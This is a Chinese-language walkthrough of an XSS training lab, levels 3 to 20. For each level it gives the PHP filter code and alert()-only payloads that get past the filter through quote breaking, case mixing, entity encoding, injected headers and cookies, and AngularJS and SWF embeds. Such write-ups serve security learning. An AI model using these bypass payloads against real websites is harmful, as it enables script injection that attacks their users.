## level 3

使用 ' 可以闭合

```
<input name="keyword" value="test" '= "'>
```

构造 input 的 XSS,例如: <input value=xss onfocus=alert(1) autofocus>

payload: test' onmouseover='alert(1)'

payload: test' onfocus='alert(1)' autofocus '

---

## level 4



```
$str = $_GET["keyword"];
$str2=str_replace(">","", $str);
$str3=str_replace("<","", $str2);
```

发现过滤了 < 、 >, 使用 " 可以闭合

测试一下 test"123

```
<input name="keyword" value="" ' = "">
```

构造 input 的 XSS,例如: <input value=xss onfocus=alert(1) autofocus>

payload: test"onfocus=alert(1) autofocus "

---

## level 5



PHP

```
$str = strtolower($_GET["keyword"]);
$str2=str_replace("<script", "<scr_ip", $str);
$str3=str_replace("on", "o_n", $str2);
```

这一关主要过滤了 `<script` 和 `on`

使用 `">` 闭合,然后使用一个不被过滤的payload `<a href=javascript:alert(19)>M`

payload: `"><a href=javascript:alert(19)>M`

---

## level 6



PHP

```
$str = $_GET["keyword"];
$str2=str_replace("<script", "<scr_ip", $str);
$str3=str_replace("on", "o_n", $str2);
$str4=str_replace("src", "sr_c", $str3);
$str5=str_replace("data", "da_ta", $str4);
$str6=str_replace("href", "hr_ef", $str5);
```

和上一关一样,过滤的变多了, `href`, `data`, `src` 也被过滤,但是并没有将其大小写检测

一样,使用 `">` 闭合,然后使用一个不被过滤的payload `<ScRiPt>alert(123)</ScRiPt>`

payload: `"><ScRiPt>alert(123)</ScRiPt>`

---

## level 7

```
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","", $str);
$str3=str_replace("on","", $str2);
$str4=str_replace("src","", $str3);
$str5=str_replace("data","", $str4);
$str6=str_replace("href","", $str5);
```

这一关,只要检测到 `on`,`href`,`src`,`script` 等关键字,会直接过滤成空闭合,然后双写,让他正好构造出 script

payload: "><scrscriptipt>alert('1')</scrscriptipt>

## level 8

```
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr_ipt", $str);
$str3=str_replace("on","o_n", $str2);
$str4=str_replace("src","sr_c", $str3);
$str5=str_replace("data","da_ta", $str4);
$str6=str_replace("href","hr_ef", $str5);
$str7=str_replace("'", '"', $str6);
```

```
<?php
echo '<center>
友情链接</center>';
?>
```

这一关目的将 payload 写入 `<a>` 的 href 中

尝试构造 payload `<a href=javascript:alert(1)>`,其中 script 会被转成 scr\_ipt

这里可以将 r 实体编号为 `&#114;`, 然后触发 HTML 解码, 将 `sc&#114;ipt` 解码为 `script`

payload: `javasc&#114;ipt:alert(1)`

## level 9

```
PHP

$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr_ip", $str);
$str3=str_replace("on","o_n", $str2);
$str4=str_replace("src","sr_c", $str3);
$str5=str_replace("data","da_ta", $str4);
$str6=str_replace("href","hr_ef", $str5);
$str7=str_replace("'", '"', $str6);
```

```
PHP

if(false === strpos($str7, 'http://'))
{
 echo '<center>
友情链接</center>';
}
else
{
 echo '<center>
友情链接</center>';
}
```

过滤和上一关一样, 但判断是否有 `http://`

测试 `javascript:alert("http://")`, 将其实体编码, 构造  
`javasc&#114;ipt:alert(&#34;http://&#34;)`

## level 10



PHP

```
$str = $_GET["keyword"];
$str11 = $_GET["t_sort"];
$str22=str_replace(">","", $str11);
$str33=str_replace("<","", $str22);
```



PHP

```
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.
</h2>.<center>
<form id=search>
<input name='t_link' value=''. '' type=hidden>
<input name='t_history' value=''. '' type=hidden>
<input name='t_sort' value=''. $str33. '' type=hidden>
</form>
</center>';
```

页面中存在3个隐藏的 input 输入框,其中 t\_sort 是传参的,直接在前端修改代码让他显示出来,输入 payload,构造一个 input 的 XSS: <input value=xss onfocus=alert(1) autofocus>

payload: test"onfocus=alert(1) autofocus type="text"

---

## level 11



PHP

```
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_REFERER'];
$str22=str_replace(">","", $str11);
$str33=str_replace("<","", $str22);
```

```

echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.
</h2>.<center>
<form id=search>
<input name="t_link" value='.' type="hidden">
<input name="t_history" value='.' type="hidden">
<input name="t_sort" value='".$htmlspecialchars($str00)."' type="hidden">
<input name="t_ref" value='".$str33."' type="hidden">
</form>
</center>";

```

这里的 t\_ref 的 value 是我们访问这个网页的 referer 值,直接抓包修改 referer

payload: referer:test"onfocus=alert(1) autofocus type="text"

## level 12

```

$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_USER_AGENT'];
$str22=str_replace(">","", $str11);
$str33=str_replace("<","", $str22);

```

```

echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.
</h2>.<center>
<form id=search>
<input name="t_link" value='.' type="hidden">
<input name="t_history" value='.' type="hidden">
<input name="t_sort" value='".$htmlspecialchars($str00)."' type="hidden">
<input name="t_ue" value='".$str33."' type="hidden">
</form>
</center>";

```

与上一题一样,这一题是判断 HTTP\_USER\_AGENT,直接抓包修改  
HTTP\_USER\_AGENT

payload: `HTTP_USER_AGENT:test"onfocus=alert(1) autofocus type="text"`

---

## level 13



PHP

```
setcookie("user", "call me maybe?", time()+3600);
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_COOKIE["user"];
$str22=str_replace(">","", $str11);
$str33=str_replace("<","", $str22);
```



PHP

```
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.
</h2>".'
<center>
<form id=search>
<input name="t_link" value=''. '' type="hidden">
<input name="t_history" value=''. '' type="hidden">
<input name="t_sort" value=''.htmlspecialchars($str00). '' type="hidden">
<input name="t_cook" value=''. $str33. '' type="hidden">
</form>
</center>' ;
```

这一题是 cookie 中的参数 user 传入导致 XSS, 抓包修改 cookie

payload: `user=test"onfocus=alert(1) autofocus type="text"`

---

## level 14


这一关的大体思路是在网页中嵌入了 <http://www.exifviewer.org/> 这个网站, 而这个第三方网站的作用是用于查看图片的 EXIF 信息, 所以思路就是通过修改图片的 exif 信息, 造成解析图片 exif 造成 XSS

我做的时候这个网站貌似无法访问了,所以这里找了另外一个网站 <https://exifshot.com/app/>

工具使用 exiftool [🔗](#)

payload: `exiftool(-k).exe -artist=<details open OntogGle="alert(1)">"`

1.jpg



## level 15

这关使用 angularjs 的 ng-include

### AngularJS ng-include 指令

ng-include 指令用于包含外部的 HTML 文件.包含的内容将作为指定元素的子节点.

ng-include 属性的值可以是一个表达式,返回一个文件名.默认情况下,包含的文件需要包含在同一个域名下.

可以认为是文件包含

直接在包含的页面里用 <script> 触发不了,用了 img 标签.

遵循 SOP, 调用第一关代码. 使用单引号包裹, 否则变成注释.

payload: ?src='level1.php?name=test<img src=1 onerror=alert(1)>'

---

## level 16




```
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script"," ",$str);
$str3=str_replace(" "," ",$str2);
$str4=str_replace("/"," ",$str3);
$str5=str_replace(" "," ",$str4);
echo "<center>".$str5."</center>";
?>
```

这一关过滤了空格, / 等连接符, 用 URL 编码绕过过滤

payload: %3Cimg%0dsrc=1%0donerror=alert(2)%3E

---

## level 17



```
ini_set("display_errors", 0);
echo "<embed
src=xsf01.swf?".htmlspecialchars($_GET["arg01"])."=".htmlspecialchars($_GET["arg02"])." width=100% height=100%>";
```

这一关将 arg01 和 arg02 的参数分别写入 src 的值中, 并过滤了尖括号, 导致不能闭合标签.

在 embed 标签中尝试在 arg02 写入事件来触发 XSS.

payload: arg01=a&arg02=%20onmousedown=alert(1)

如果一直无法触发,可能是因为无法加载 swf 文件,建议可以换360浏览器做这一题

## level 18

```
PHP
<?php
ini_set("display_errors", 0);
echo "<embed
src=xsf02.swf?".htmlspecialchars($_GET["arg01"])."=".htmlspecialchars($_GET["arg02"])." width=100% heighth=100%>";
?>
```

这一题我看代码好像没啥区别? 使用了上一关的 payload 正常弹出

`arg01=a&arg02=%20onmousedown=alert(1)`

.....是我姿势不对吗?

网上有人构造 arg01 造成的弹出,相应的 payload:

`arg01=a%20onmousedown=alert(2)&arg02=b`,我试了一下我这也能弹 😊

```
arg01=a&arg02=b onmouseout=alert(1)
arg01=a&arg02=b onmouseout=alert`1`
arg01=a&arg02=b onmouseover=alert`1`
```

## level-19

Movie (436) is  
incompatible with sifr.js  
[\(Click Here\)](#). Use movie  
of [Click Here](#).

欢迎来到level19

Movie (436) is  
incompatible with sifr.js  
[\(Click Here\)](#). Use movie  
of [Click Here](#).

Page >> Sources

```
level19.php?arg01=version&arg02=<a%20href="javascript:alert(document.domain)">Click%20Here
11 <title>欢迎来到level19</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level19</h1>
15 <embed src="xsf03.swf?version=Click Here" width=100% height=100%>
16 </html>
```

arg01=version&arg02=Click Here

The screenshot shows a browser window with the URL `192.168.12.129:8091/level19.php?arg01=version&arg02=<a%20href="javascript:alert(document.domain)">xss_by_didi</a>`. The page content includes a message: "Movie (436) is incompatible with sifr.js ([xss\\_by\\_didi](#)). Use movie of [xss\\_by\\_didi](#)". A modal dialog box is displayed with the text "192.168.12.129:8091 显示 完成的不错!" (Completed successfully!). Below the browser window is a developer tools interface showing the source code of the page, which contains a script that triggers an alert with the user's domain.

## level-20

The screenshot shows a browser window with the URL `192.168.12.129:8091/level20.php?arg01=id&arg02=\")}catch(e){}if(!self.a)self.a!=!alert(666)//%26width%26height`. A modal dialog box is displayed with the text "192.168.12.129:8091 显示 完成的不错!" (Completed successfully!). Below the browser window is a developer tools interface showing the source code of the page, which contains a script that triggers an alert with the value 666.

arg01=id&arg02="")}catch(e){}if(!self.a)self.a!=!alert(666)//&width&height